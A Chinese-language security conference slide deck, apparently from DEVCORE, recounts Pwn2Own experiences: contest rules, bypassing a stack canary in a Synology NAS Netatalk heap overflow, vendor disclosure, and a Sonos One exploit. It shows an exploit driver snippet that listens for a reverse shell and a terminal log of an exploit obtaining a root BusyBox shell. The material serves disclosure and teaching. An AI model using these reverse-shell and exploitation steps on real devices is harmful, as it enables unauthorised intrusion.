
- Demonstration
  - Prepare
  - Public Demonstration
  - Review
    - Zero Day Initiative Review
    - Vendor Review and Disclosure

# Go Ahead! 實際上場吧

---

## Rule

- Prepare
  - 在 Demo 前三十分鐘要出現，與主辦方確認
    - 環境設定
    - 怎麼跑 exploit
    - 如何呈現你的結果



# Go Ahead! 實際上場吧

---

## Rule

- Public Demonstration
  - 5分鐘內要打下目標
  - 一共有三次機會
  - 三次總時間不可超過 20分鐘



# Go Ahead! 實際上場吧

---

## Rule

- Review
  - Zero Day Initiative Review
  - Vendor Review and Disclosure



# 實戰遇到的趣事

# Go Ahead! 實際上場吧

## 實戰遇到的趣事

- Stack Canary
  - Synology NAS DS418play
    - 漏洞 : Heap Overflow @ Netatalk
    - 最初漏洞利用：
      - 須先多次連線依次 canary 給 leak 出來
        - 可能會因為一次連線不穩而失敗
      - 最後利用漏洞填上正確 canary 繞過檢查控制 PC

# Go Ahead! 實際上場吧

## 實戰遇到的趣事

- Stack Canary
  - Cache
    - 為了避免 exploit 因連線不穩導致 leak canary 失敗，特別做了 cache 機制，讓每次獲得的 canary 寫到檔案做 cache，失敗還有機會重來

# Go Ahead! 實際上場吧

## 實戰遇到的趣事


- Stack Canary
  - 超時問題
    - 實際測試後，cache 機制**不明原因會超過 5 分鐘**，沒 cache 的則都會在 5 分鐘內



# Go Ahead! 實際上場吧

## 實戰遇到的趣事





內部演練畫面  
僅公布於研討會

# Go Ahead! 實際上場吧

## 實戰遇到的趣事

- Stack Canary
  - 等待過程的煎熬



# Vendor Review and Disclosure

# Go Ahead! 實際上場吧

---

## Vendor Review and Disclosure


- Synology @ Pwn2Own Tokyo 2020
  - Pwn2Own demo 成功結束後，需要與 vendor 確認目前漏洞是否有撞洞
  - 當時 vendor 一看到是 Netatalk 就先說上禮拜好像有人投過類似的洞



# Go Ahead! 實際上場吧

## Vendor Review and Disclosure

- Synology
  - 不過經過長達半小時討論後，發現其實沒撞洞



```
1 print('[*] Starting HTTP server on port 8080')
2 Thread(target=webserver, args=()).start()
3
4
5 print('[*] Exploiting')
6 Thread(target=exploit, args=(zone, URL)).start()
7
8 print('[*] Waiting for shell back!')
9 listen(port=12345, bindaddr='0.0.0.0')
```

# 被環境雷的故事

---

```
1 print('[*] Starting HTTP server on port 8080')
2 Thread(target=webserver, args=()).start()
3
4
5 print('[*] Exploiting')
6 Thread(target=exploit, args=(zone, URL)).start()
7
8 print('[*] Waiting for shell back!')
9 listen(port=12345, bindaddr='0.0.0.0')
```

```
1 print('[*] Starting HTTP server on port 8080')
2 Thread(target=webserver, args=()).start()
3
4
5 print('[*] Exploiting')
6 Thread(target=exploit, args=(zone, URL)).start()
7
8 print('[*] Waiting for shell back!')
9 listen(port=12345, bindaddr='0.0.0.0')
```

```
Traceback (most recent call last):
 File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 159, in _new_conn
 conn = connection.create_connection()
 File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 84, in create_connection
 raise err
 File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 74, in create_connection
 sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
```

During handling of the above exception, another exception occurred:

```
Traceback (most recent call last):
 File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 665, in urlopen
 httpplib_response = self._make_request(
 File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 387, in _make_request
```

# YOU DIED

```
 self._send_output(message_body, encode_chunked=encode_chunked)
 File "/usr/lib/python3.8/http/client.py", line 1011, in _send_output
 self.send(msg)
 File "/usr/lib/python3.8/http/client.py", line 951, in send
 self.connect()
 File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 187, in connect
 conn = self._new_conn()
 File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 171, in _new_conn
 raise NewConnectionError(
urllib3.exceptions.NewConnectionError: <urllib3.connection.HTTPConnection object at 0x7fd45add37f0>: Failed to establish
connection: [Errno 111] Connection refused
```

During handling of the above exception, another exception occurred:

```
Traceback (most recent call last):
 File "/usr/lib/python3/dist-packages/requests/adapters.py", line 439, in send
```

```
orange@work:~/pwn2own/sonos/exp$ python3 exp-v3.py
Usage: exp-v3.py <SONOS-HOST> <REVERSE-HOST>
orange@work:~/pwn2own/sonos/exp$ python3 exp-v3.py 10.25.201.42 1[REDACTED].111
[*] Connecting to SONOS
[*] SONOS VERSION = 65.1-21040
[*] Making payload
[*] Starting HTTP server on port 8000
127.0.0.1 - - [26/Oct/2021 09:41:45] "GET /payload.mp3?x=aukurgbi HTTP/1.1" 200 -
[*] Exploit successful
[*] Waiting for connection
[+] Trying 127.0.0.1:8000
[+] Connection established from 127.0.0.1:8818
127.0.0.1 - - [26/Oct/2021 09:41:45] "GET /payload.mp3?x=aukurgbi HTTP/1.1" 200 -
[*] Extracting password
[*] Extracting root
[+] Switched to BusyBox shell
/bin/sh: can't access tty; job control turned off

BusyBox v1.24.2 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

/opt # $ pwd
/opt
/opt # $
```

# 被環境雷的故事

CPU 太慢還在開  
網頁伺服器...

```
1 print(' [*] Starting HTTP server on port 8080')
2 Thread(target=webserver, args=()).start()
3
4
5 print(' [*] Exploiting')
6 Thread(target=exploit, args=(zone, URL)).start()
7
8 print(' [*] Waiting for shell back!')
9 listen(port=12345, bindaddr='0.0.0.0')
```

# Learn & Tips



Orange Tsai 🍊 @orange\_8361 · 2021年11月3日  
Yay!

...



Zero Day Initiative ✅ @thezdi · 2021年11月3日


Confirmed! The DEVCORE team leveraged an integer underflow to gain code execution on the #Sonos One speaker. This unique bug chain earns them \$60,000 and 6 points towards Master of Pwn.  
#Pwn2Own #P2OAustin



12



12



287



NiNi @terrynnini38514 · 2021年11月3日  
回覆 @orange\_8361

...


太猛了！」





1



1



1



Orange Tsai 🍊  
@orange\_8361


...

回覆 @terrynnini38514

明年換你丫

**DEV**CORE

SECURITY  
CONSULTING



**WE ARE HIRING!**